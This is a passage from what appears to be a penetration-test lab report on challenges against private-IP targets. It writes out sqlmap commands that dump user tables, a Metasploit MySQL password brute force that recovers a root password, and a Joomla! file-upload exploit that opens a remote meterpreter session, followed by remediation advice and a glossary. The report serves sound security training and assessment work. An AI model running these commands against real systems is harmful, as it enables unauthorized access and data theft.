


Figure 56: Used sqlmap to find tables resided in "xSecurity"

We found 3 tables shown below.




Figure 57: The tables resided in "xSecurity"

3. Secondly, we use the following command to respectively dump the data of "Users" and "User_Profile".

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D xSecurity -T Users --dump

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D xSecurity -T User_Profile –dump

Figure 58: Used sqlmap to dump data from "Users"




Figure 59: Used sqlmap to dump data from "User_Profile"

The dumped data was shown below.




Figure 60: Dumped data from "Users"




Figure 61: Dumped data from "User_Profile"

Result Analysis:

The above exploit shows that attackers can use non-validated input to enumerate the database structure and dump sensitive information.

Recommendations:

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

[Challenge 10] Penetration Testing for MySQL Weak Password

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, Metasploit Framework

Threat Description:
Weak password can result in password brute-force attack which attacker can use dictionary file to crack the correct password.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an mysql service running on port 3306.
2. In order to gain access to the MySQL server, we took our first step to use Metasploit Framework to extract the login credential of user root. We launched msfconsole and used **"auxiliary/scanner/mysql/mysql_login"** to exploit.
3. We have issued the following commands:
   - set RHOST 10.10.0.3
   - set USERNAME root
   - set PASS_FILE /usr/share/wordlists/fasttrack.txt
   - As we hit **exploit** command it started to extract the login credential. After a wait of 2-3 minutes, we found the password of root was "test".

```
msf auxiliary(mysql_login) > set RHOSTS 10.10.0.3
RHOSTS => 10.10.0.3
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/wordlists/fasttrack.txt
PASS_FILE => /usr/share/wordlists/fasttrack.txt
msf auxiliary(mysql_login) > exploit

[*] 10.10.0.3:3306 MYSQL - Found remote MySQL version 5.1.60
[*] 10.10.0.3:3306 - LOGIN FAILED: root:default (Incorrect: Access Denied)
[+] 10.10.0.3:3306 - LOGIN SUCCESSFUL: root:test
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

Figure 62: Used Metasploit to exploit

4. Next, we planned to enumerate the credential of MySQL Database Server. We launched msfconsole and used **"auxiliary/admin/mysql/mysql_enum"** to exploit.
5. We have issued the following commands:
   - set RHOST 10.10.0.3
   - set USERNAME root
   - set PASSWORD test
   - As we hit **exploit** command it started the enumerating process. After a wait of 1-2 minutes, we found the user "localhost" and its password hash shown below.




Figure 63: Used Metasploit to exploit




Figure 64: Found the user "localhost" and its password hash

6. In order to check whether the two login passwords were the same, we launched msfconsole and used **"auxiliary/scanner/mysql/mysql_hashdump"** to extract the usernames and encrypted password hashes from MySQL server.
7. We have issued the following commands:
   - set RHOST 10.10.0.3
   - set USERNAME root
   - set PASSWORD test
   - As we hit **exploit** command it displayed the password hash. The result showed that the password of root was the same as the password of localhost.




Figure 65: Used Metasploit to exploit

8. Finally, we could login MySQL server using command **"mysql -h 10.10.0.3 -u root -p test"**. And used the same password to use mysql command line.




Figure 66: Login MySQL

9. We have issued the following commands to dump data from table "users" of database "moviescope".
   - show databases;
   - use moviescope;
   - show tables;
   - select * from users;




Figure 67: Databases in MySQL

Figure 68: Dumped data from "users"

Result Analysis:

The above exploit shows that attacker can use dictionary to crack the weak password in order to gain access to the target machine.

Recommendations:

- Enhance the strength of the password of mysql database and server.

[Challenge 11]Penetration Testing for Joomla! Media Manager File Upload Vulnerability

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, Metasploit Framework

Threat Description:

(CVE-2013-5576) Joomla! Core is prone to a vulnerability that lets attackers upload arbitrary files because the application fails to properly verify user-supplied input. An attacker can exploit this vulnerability to upload arbitrary code and run it in the context of the web server process. This may facilitate unauthorized access or privilege escalation; other attacks are also possible. Joomla! 2.5.x before 2.5.14 and 3.x before 3.1.5 are vulnerable.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an http service running on port 80.
2. We started the reconnaissance process by viewing the website "http://172.19.19.9" by Firefox. Then we found that there was a project named "ECSA" which was probably an entry point. After clicking into the project and viewing the source code, we found that this is a Joomla! project.




Figure 69: The website "http://172.19.19.9"




Figure 70: "http://172.19.19.9/ECSA" is a Joomla! Project

3. The vulnerability exists in the Media Manager component, which comes by default in Joomla!, allowing arbitrary file uploads, and results in arbitrary code execution. For proof of concept, we performed pen testing on the website by using Metasploit Framework in order to gain remote access to the target server. We launched msfconsole and used **"exploit/unix/webapp/joomla_media_upload_exec"** to exploit.
4. We have issued the following commands:
   - set RHOST 172.19.19.9
   - set TARGETURI /ECSA
   - As we hit **exploit** command it started exploiting the vulnerability. After a wait of 2-3 minutes, a **meterpreter** session appeared indicating successful code execution as shown in the screenshot. Then we could control the target host!




Figure 71: Used Metasploit to exploit

5. We found the "RnD NDA.pdf" was under directory "C:\Users\Students\Documents", then we downloaded to Kali and we got the hash value of the file.




Figure 72: The position of "RnD NDA.pdf"

Figure 73: Hash value of "RnD NDA.pdf"

Result Analysis:

The above exploit shows that a vulnerability of Joomla! Core can allow an attacker to pawn the complete hosting machine.

Recommendations

- Update to Joomla! Core version 3.1.5 or latest.

Appendixes

Appendix A: References

1. Vulnerability in Server Service Could Allow Remote Code Execution (958644), https://www.acunetix.com/vulnerabilities/network/vulnerability/vulnerability-in-server-service-could-allow-remote-code-execution-958644/
2. Shell Shock - Linux Bash Remote Executable Vulnerabilities, https://help.aliyun.com/knowledge_detail/37419.html
3. Vulnerability Details : CVE-2012-6066, https://www.cvedetails.com/cve/CVE-2012-6066/
4. Wordpress InBoundio Marketing PHP Upload Vulnerability, https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_inboundio_marketing_file_upload
5. InBoundio Marketing Plugin <= 2.0.3 - Shell Upload, https://wpvulndb.com/vulnerabilities/7864
6. Joomla Media Manager File Upload Vulnerability, https://www.rapid7.com/db/modules/exploit/unix/webapp/joomla_media_upload_exec#
7. Joomla! Core 3.x.x Arbitrary File Upload (3.0.0 - 3.1.4), https://www.acunetix.com/vulnerabilities/web/joomla-core-3-x-x-arbitrary-file-upload-3-0-0-3-1-4

Appendix B: Glossary

Black Box Penetration Test:	Black Box testing is used when the organization desires to test internal or external network security from the perspective of an outsider with no knowledge of the organization, other than that which is in the public domain and freely available to anyone. The attacker has no advance knowledge of the organization, except, perhaps, the name of the target. Black box testing most closely simulates what an organization could expect from an outside attack in that, once any discovered vulnerability is exploited and access to the network is gained, the attacker continues to exploit a specific vulnerability as far as possible, with the ultimate goal of obtaining administrative-level access to the vulnerable machine or extending network control to other machines. Because only the first successful vulnerability is exploited, other vulnerabilities within the network go untested and may lead to a false sense of security. Attacks are carried out as covertly as possible. Once the attacks are observed and reported by the target organization, black box testing ceases. Black box testing is also referred to as "no knowledge testing." It is the most unreliable form of penetration testing.
Crystal Box Penetration Test	Crystal Box testing is used when the organization desires to test internal or external network security from the perspective of an attacker with full and complete knowledge of the organization, similar to the knowledge possessed by an administrator. This knowledge normally includes passwords for routers, firewalls and IDS Systems, network topology, machine configurations and other information that an IT administrator would possess. As many discovered vulnerabilities as possible are exploited within the timeframe specified in the engagement letter. Attacks may be carried out overtly or covertly, as the organization desires. Crystal box testing provides the most thorough assessment of the security posture of the network, in that multiple attack avenues are pursued with detailed knowledge of the organization. Crystal box testing is also referred to as "full knowledge testing" or "white box testing."
Grey Box Penetration Test	Grey Box testing is used when the organization desires to test internal or external network security from the perspective of an attacker with only limited knowledge of the organization, similar to the knowledge possessed by a non-IT employee. This knowledge normally includes machine names, shared folder names, IP addresses, naming conventions and other information that a normal user with no special access would know about the target organization. As many discovered vulnerabilities as possible are exploited within the timeframe specified in the engagement letter. Attacks may be carried out overtly or covertly, as the organization desires. Grey box testing assures a more thorough assessment of the security posture of the network, in that several possible attack avenues are pursued. Grey box testing is also referred to as "partial knowledge testing."
Internet Foot Printing	Internet foot printing uses the Internet to search for information in the public domain that could assist an attacker in gaining access to the target's network. While some information placed in the public domain is required by law, regulation, or to assist in conducting business, excess information in the public domain could result in an attacker gaining enough knowledge to conduct logical, physical or social engineering attacks against the target. Expected results of Internet Footprinting are: location addresses, business hours, telephone and fax numbers, contact names and e-mail addresses; partners; merger/acquisition news; privacy and security policies in place; links to other Web servers; employee names and information; networking equipment used; Web pages using input forms, assigned IP address ranges and Points of Contact, etc.

Penetration Test	The objective of penetration testing is to exploit discovered vulnerabilities to demonstrate that specific vulnerabilities, present in the organization's network, can be used to compromise network security. It uses intrusion techniques, identical or similar to methods used by attackers to breach network security, collect data and elevate the attacker's privileges within the network. It can also reveal the extent to which an organization's security incident response capability is alerted by observing the organization's response to attack methodologies.
Physical Penetration Testing	See Social Engineering
Social Engineering	Also called physical penetration testing. Social Engineering includes "successful or unsuccessful attempts to influence a person(s) into either revealing information or acting in a manner that would result in unauthorized access, unauthorized use, or unauthorized disclosure to/of an information system, network or data" using human-based or computer based techniques. In other words, using deception to con someone into providing information or access they would not normally have provided. It's the "human side" of breaking into a network and preys on the qualities of human nature, such as the desire to be helpful, the tendency to trust people and the fear of getting in trouble. Social engineering can also include the practices of "dumpster diving" (searching the target's refuse for useful information) and "shoulder surfing" (obtaining passwords by surreptitiously watching a user type in their password).
Vulnerability Assessment	The objective of vulnerability testing is to discover possible attack vectors that can be used to compromise the target network. It is a systematic examination of an information system or product to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation.